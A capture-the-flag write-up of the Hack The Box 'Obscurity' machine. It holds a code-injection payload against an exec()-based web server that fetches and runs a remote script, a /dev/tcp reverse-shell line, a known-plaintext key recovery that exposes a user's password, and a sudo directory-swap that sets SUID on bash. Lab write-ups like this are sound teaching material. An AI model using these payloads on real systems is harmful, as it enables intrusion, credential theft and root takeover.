Hack The Box Obscurity Writeup (Medium Linux)
Medium Linux box. A leaked SuperSecureServer.py runs the request path through exec(), a known plaintext attack recovers robert's key, and sudo gives root.
Summary
Obscurity is a Medium Linux machine whose web server on port 8080 brags about security through obscurity and leaks that its source lives in SuperSecureServer.py inside a secret development directory. ffuf finds that directory, and the source shows serveDoc feeding the URL decoded request path straight into a Python exec() call, so a path that breaks out of the string literal and calls os.system returns a reverse shell as www-data. In robert’s home directory, SuperSecureCrypt.py implements a Vigenere style cipher, and because check.txt is the plaintext of out.txt, subtracting one from the other recovers the key alexandrovich, which decrypts passwordreminder.txt to robert’s password SecThruObsFTW and allows an SSH login. robert may run /home/robert/BetterSSH/BetterSSH.py as root with sudo, and although the BetterSSH directory itself is root owned, it sits inside a directory robert can write, so renaming it and dropping a replacement script in its place runs arbitrary code as root. That script sets the SUID bit on /bin/bash, and bash -p gives a root shell.
Service Enumeration
Web Server Enumeration
The web server on port 8080 talks about security through obscurity:

They mention a few details about their infraestructure:

And it also includes a message to the devs:
1
Message to server devs: the current source code for the web server is in 'SuperSecureServer.py' in the secret development directory
I search for this specific file that supposedly contains the source code for the webapp:
1
ffuf -u http://10.129.227.178:8080/FUZZ/SuperSecureServer.py -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-words.txt -t 25 -debug-log ffuf-debug.log
Eventually find a hit:
1
develop                 [Status: 200, Size: 5892, Words: 1806, Lines: 171, Duration: 2075ms]
So I can get the source code using:
1
wget http://10.129.227.178:8080/develop/SuperSecureServer.py
Initial Access - Custom Web Server RCE
This is how the source code for the web server looks like:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
import socket
import threading
from datetime import datetime
import sys
import os
import mimetypes
import urllib.parse
import subprocess

respTemplate = """HTTP/1.1 {statusNum} {statusCode}
Date: {dateSent}
Server: {server}
Last-Modified: {modified}
Content-Length: {length}
Content-Type: {contentType}
Connection: {connectionType}

{body}
"""
DOC_ROOT = "DocRoot"

CODES = {"200": "OK",
        "304": "NOT MODIFIED",
        "400": "BAD REQUEST", "401": "UNAUTHORIZED", "403": "FORBIDDEN", "404": "NOT FOUND",
        "500": "INTERNAL SERVER ERROR"}

MIMES = {"txt": "text/plain", "css":"text/css", "html":"text/html", "png": "image/png", "jpg":"image/jpg",
        "ttf":"application/octet-stream","otf":"application/octet-stream", "woff":"font/woff", "woff2": "font/woff2",
        "js":"application/javascript","gz":"application/zip", "py":"text/plain", "map": "application/octet-stream"}


class Response:
    def __init__(self, **kwargs):
        self.__dict__.update(kwargs)
        now = datetime.now()
        self.dateSent = self.modified = now.strftime("%a, %d %b %Y %H:%M:%S")
    def stringResponse(self):
        return respTemplate.format(**self.__dict__)

class Request:
    def __init__(self, request):
        self.good = True
        try:
            request = self.parseRequest(request)
            self.method = request["method"]
            self.doc = request["doc"]
            self.vers = request["vers"]
            self.header = request["header"]
            self.body = request["body"]
        except:
            self.good = False

    def parseRequest(self, request):
        req = request.strip("\r").split("\n")
        method,doc,vers = req[0].split(" ")
        # print(method, doc, vers) # added by the tester to debug
        header = req[1:-3]
        body = req[-1]
        headerDict = {}
        for param in header:
            pos = param.find(": ")
            key, val = param[:pos], param[pos+2:]
            headerDict.update({key: val})
        return {"method": method, "doc": doc, "vers": vers, "header": headerDict, "body": body}


class Server:
    def __init__(self, host, port):
        self.host = host
        self.port = port
        self.sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        self.sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        self.sock.bind((self.host, self.port))

    def listen(self):
        self.sock.listen(5)
        while True:
            client, address = self.sock.accept()
            client.settimeout(60)
            threading.Thread(target = self.listenToClient,args = (client,address)).start()

    def listenToClient(self, client, address):
        size = 1024
        while True:
            try:
                data = client.recv(size)
                if data:
                    # Set the response to echo back the recieved data
                    req = Request(data.decode())
                    self.handleRequest(req, client, address)
                    client.shutdown()
                    client.close()
                else:
                    raise error('Client disconnected')
            except:
                client.close()
                return False

    def handleRequest(self, request, conn, address):
        if request.good:
#            try:
                # print(str(request.method) + " " + str(request.doc), end=' ')
                # print("from {0}".format(address[0]))
#            except Exception as e:
#                print(e)
            document = self.serveDoc(request.doc, DOC_ROOT)
            statusNum=document["status"]
        else:
            document = self.serveDoc("/errors/400.html", DOC_ROOT)
            statusNum="400"
        body = document["body"]

        statusCode=CODES[statusNum]
        dateSent = ""
        server = "BadHTTPServer"
        modified = ""
        length = len(body)
        contentType = document["mime"] # Try and identify MIME type from string
        connectionType = "Closed"


        resp = Response(
        statusNum=statusNum, statusCode=statusCode,
        dateSent = dateSent, server = server,
        modified = modified, length = length,
        contentType = contentType, connectionType = connectionType,
        body = body
        )

        data = resp.stringResponse()
        if not data:
            return -1
        conn.send(data.encode())
        return 0

    def serveDoc(self, path, docRoot):
        path = urllib.parse.unquote(path)
        try:
            info = "output = 'Document: {}'" # Keep the output for later debug
            exec(info.format(path)) # This is how you do string formatting, right?
            cwd = os.path.dirname(os.path.realpath(__file__))
            docRoot = os.path.join(cwd, docRoot)
            if path == "/":
                path = "/index.html"
            requested = os.path.join(docRoot, path[1:])
            if os.path.isfile(requested):
                mime = mimetypes.guess_type(requested)
                mime = (mime if mime[0] != None else "text/html")
                mime = MIMES[requested.split(".")[-1]]
                try:
                    with open(requested, "r") as f:
                        data = f.read()
                except:
                    with open(requested, "rb") as f:
                        data = f.read()
                status = "200"
            else:
                errorPage = os.path.join(docRoot, "errors", "404.html")
                mime = "text/html"
                with open(errorPage, "r") as f:
                    data = f.read().format(path)
                status = "404"
        except Exception as e:
            print(e)
            errorPage = os.path.join(docRoot, "errors", "500.html")
            mime = "text/html"
            with open(errorPage, "r") as f:
                data = f.read()
            status = "500"
        return {"body": data, "mime": mime, "status": status}
Looking through it, this is a line of interest:
1
2
3
info = "output = 'Document: {}'" # Keep the output for later debug
print(info.format(path))  # debug added by the tester
exec(info.format(path)) # This is how you do string formatting, right?
If I can control what’s in the “path” variable, I can most likely execute code, since this is passed to the python built-in exec() function.
Ultimately, the “path” variable is created here:
1
2
3
4
def parseRequest(self, request):
    req = request.strip("\r").split("\n")
    method,doc,vers = req[0].split(" ")  # path = this "doc" variable, ultimately
    print(method, doc, vers) # added by the tester to debug
In order to debug how this “doc” variable looks like, I add the following lines to the end of the server script to start the server, listening on port 9090:
1
2
3
server = Server('localhost', 9090)

server.listen()
If I access http://localhost:9090/test now, I can see, thanks to the debug print statements I added to the code, exactly how this “output” variable looks like. It’s simply adds my http path:

I create “shell.sh” locally:
1
sh -i >& /dev/tcp/10.10.14.57/9999 0>&1
I start a simple http server with python:
1
sudo python3 -m http.server 80
And a netcat listener on port 9999:
1
nc -lvnp 9999

And I use the following payload to make the server execute commands (http://localhost:9090/anything';os.system('setsid%20curl%2010.10.14.57/shell.sh|bash');test='):
1
anything';os.system('setsid curl 10.10.14.57/shell.sh|bash');test='
As you can see from the screenshot below, the server never errors out, gets my shell.sh and executes with bash:

I use this same payload against the server:
1
http://10.129.227.178:8080/anything';os.system('setsid%20curl%2010.10.14.57/shell.sh|bash');test='
This lands me a shell on the system as www-data:
Horizontal Privilege Escalation - Broken Encryption
As www-data in the system, I can access the home folder for the “robert” user at /home/robert. There’s a python script named “SuperSecureCrypt.py”. It performs encryption like this:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
import sys
import argparse

def encrypt(text, key):
    keylen = len(key)
    keyPos = 0
    encrypted = ""
    for x in text:
        keyChr = key[keyPos]
        newChr = ord(x)
        newChr = chr((newChr + ord(keyChr)) % 255)
        encrypted += newChr
        keyPos += 1
        keyPos = keyPos % keylen
    return encrypted

def decrypt(text, key):
    keylen = len(key)
    keyPos = 0
    decrypted = ""
    for x in text:
        keyChr = key[keyPos]
        newChr = ord(x)
        newChr = chr((newChr - ord(keyChr)) % 255)
        decrypted += newChr
        keyPos += 1
        keyPos = keyPos % keylen
    return decrypted
This is a Vigenère-style cipher that’s vulnerable to known-plaintext attacks. If we know both the plaintext and ciphertext, we can trivially recover the key.
The encryption formula is:
1
C[i] = (P[i] + K[i mod keylen]) % 255
Where:
C[i]= ciphertext character at position iP[i]= plaintext character at position iK[i]= key character (repeating)
To reverse this:
1
K[i] = (C[i] - P[i]) % 255
Step 1: Extract the Data
1
2
3
4
5
www-data@obscure:/home/robert$ cat check.txt
Encrypting this file with your key should result in out.txt, make sure your key is correct!

www-data@obscure:/home/robert$ cat out.txt | base64 -w 0
wqbDmsOIw6rDmsOew5jDm8Odw53CicOXw5DDisOfwoXDnsOKw5rDicKSw6bDn8Odw4vCiMOaw5vDmsOqwoHDmcOJw6vCj8Opw5HDksOdw43DkMKFw6rDhsOhw5nDnsOjwpbDksORwojDkMOhw5nCpsOVw6bDmMKewo/Do8OKw47DjcKBw5/DmsOqw4bCjsOdw6HDpMOowonDjsONw5rCjMOOw6vCgcORw5PDpMOhw5vDjMOXwonCgXY=
Step 2: Decode the Ciphertext
The ciphertext is base64-encoded. After decoding, we need to interpret it as UTF-8:
1
2
3
4
5
import base64

ciphertext_b64 = "wqbDmsOIw6rDmsOew5jDm8Odw53CicOXw5DDisOfwoXDnsOKw5rDicKSw6bDn8Odw4vCiMOaw5vDmsOqwoHDmcOJw6vCj8Opw5HDksOdw43DkMKFw6rDhsOhw5nDnsOjwpbDksORwojDkMOhw5nCpsOVw6bDmMKewo/Do8OKw47DjcKBw5/DmsOqw4bCjsOdw6HDpMOowonDjsONw5rCjMOOw6vCgcORw5PDpMOhw5vDjMOXwonCgXY="

ciphertext = base64.b64decode(ciphertext_b64).decode('utf-8')
Step 3: Perform Known-Plaintext Attack
Since we have both plaintext and ciphertext, we can recover the key:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
import base64

ciphertext_b64 = "wqbDmsOIw6rDmsOew5jDm8Odw53CicOXw5DDisOfwoXDnsOKw5rDicKSw6bDn8Odw4vCiMOaw5vDmsOqwoHDmcOJw6vCj8Opw5HDksOdw43DkMKFw6rDhsOhw5nDnsOjwpbDksORwojDkMOhw5nCpsOVw6bDmMKewo/Do8OKw47DjcKBw5/DmsOqw4bCjsOdw6HDpMOowonDjsONw5rCjMOOw6vCgcORw5PDpMOhw5vDjMOXwonCgXY="
ciphertext = base64.b64decode(ciphertext_b64).decode('utf-8')

plaintext = "Encrypting this file with your key should result in out.txt, make sure your key is correct!"

# Recover each character of the key
recovered_key = ""
for i in range(len(plaintext)):
    # Apply the reverse formula: K = (C - P) mod 255
    key_char_value = (ord(ciphertext[i]) - ord(plaintext[i])) % 255
    recovered_key += chr(key_char_value)

print(recovered_key)
Output:
1
alexandrovichalexandrovichalexandrovichalexandrovichalexandrovichalexandrovichalexandrov
Result:
1
Key: alexandrovich
Now, as www-data in the victim machine, I can use this key to decrypt “passwordreminder.txt”:
1
www-data@obscure:/home/robert$ python3 SuperSecureCrypt.py -i passwordreminder.txt -o/tmp/dec.dec -k alexandrovich -d
It saves the output to /tmp/dec.dec, with the following contents:
1
2
www-data@obscure:/home/robert$ cat /tmp/dec.dec
SecThruObsFTW
With that, new credentials:
1
2
Username: robert
Password: SecThruObsFTW
And I can log in to the machine via SSH:
1
ssh robert@obscure.htb
Vertical Privilege Escalation
The user “robert” has the following sudo privileges:
1
2
3
4
5
6
7
-bash-4.4$ sudo -l
Matching Defaults entries for robert on obscure:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User robert may run the following commands on obscure:
    (ALL) NOPASSWD: /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py
It can run /home/robert/BetterSSH/BetterSSH.py as root. This is how the code looks like:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
import sys
import random, string
import os
import time
import crypt
import traceback
import subprocess

path = ''.join(random.choices(string.ascii_letters + string.digits, k=8))
session = {"user": "", "authenticated": 0}
try:
    session['user'] = input("Enter username: ")
    passW = input("Enter password: ")

    with open('/etc/shadow', 'r') as f:
        data = f.readlines()
    data = [(p.split(":") if "$" in p else None) for p in data]
    passwords = []
    for x in data:
        if not x == None:
            passwords.append(x)

    passwordFile = '\n'.join(['\n'.join(p) for p in passwords])
    with open('/tmp/SSH/'+path, 'w') as f:
        f.write(passwordFile)
    time.sleep(.1)
    salt = ""
    realPass = ""
    for p in passwords:
        if p[0] == session['user']:
            salt, realPass = p[1].split('$')[2:]
            break

    if salt == "":
        print("Invalid user")
        os.remove('/tmp/SSH/'+path)
        sys.exit(0)
    salt = '$6$'+salt+'$'
    realPass = salt + realPass

    hash = crypt.crypt(passW, salt)

    if hash == realPass:
        print("Authed!")
        session['authenticated'] = 1
    else:
        print("Incorrect pass")
        os.remove('/tmp/SSH/'+path)
        sys.exit(0)
    os.remove(os.path.join('/tmp/SSH/',path))
except Exception as e:
    traceback.print_exc()
    sys.exit(0)

if session['authenticated'] == 1:
    while True:
        command = input(session['user'] + "@Obscure$ ")
        cmd = ['sudo', '-u',  session['user']]
        cmd.extend(command.split(" "))
        proc = subprocess.Popen(cmd, stdout=subprocess.PIPE, stderr=subprocess.PIPE)

        o,e = proc.communicate()
        print('Output: ' + o.decode('ascii'))
        print('Error: '  + e.decode('ascii')) if len(e.decode('ascii')) > 0 else print('')
It’s important to note though that this script is located at robert’s home folder, and “robert” has write access to it:
1
2
3
www-data@obscure:/home/robert$ ls -l /home
total 4
drwxr-xr-x 8 robert robert 4096 Dec 21 21:29 robert
These are the permissions for /home/robert/BetterSSH:
1
drwxr-xr-x 2 root   root   4096 May  9  2022 BetterSSH
Even though it’s owned by root, since this is located in a folder I have write/execute permissions to, I can rename this folder! I simply rename it to “test”:
1
mv BetterSSH test
And now I can create my own script at /home/robert/BetterSSH/BetterSSH.py. This is my script:
1
2
3
4
www-data@obscure:/home/robert$ cat BetterSSH/BetterSSH.py
import os

os.system('chmod +s /bin/bash')

I run it as root:
1
sudo -u root /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py
Then run bash privileged:
1
/bin/bash -p
And as you can see from the screenshot below, I’m root!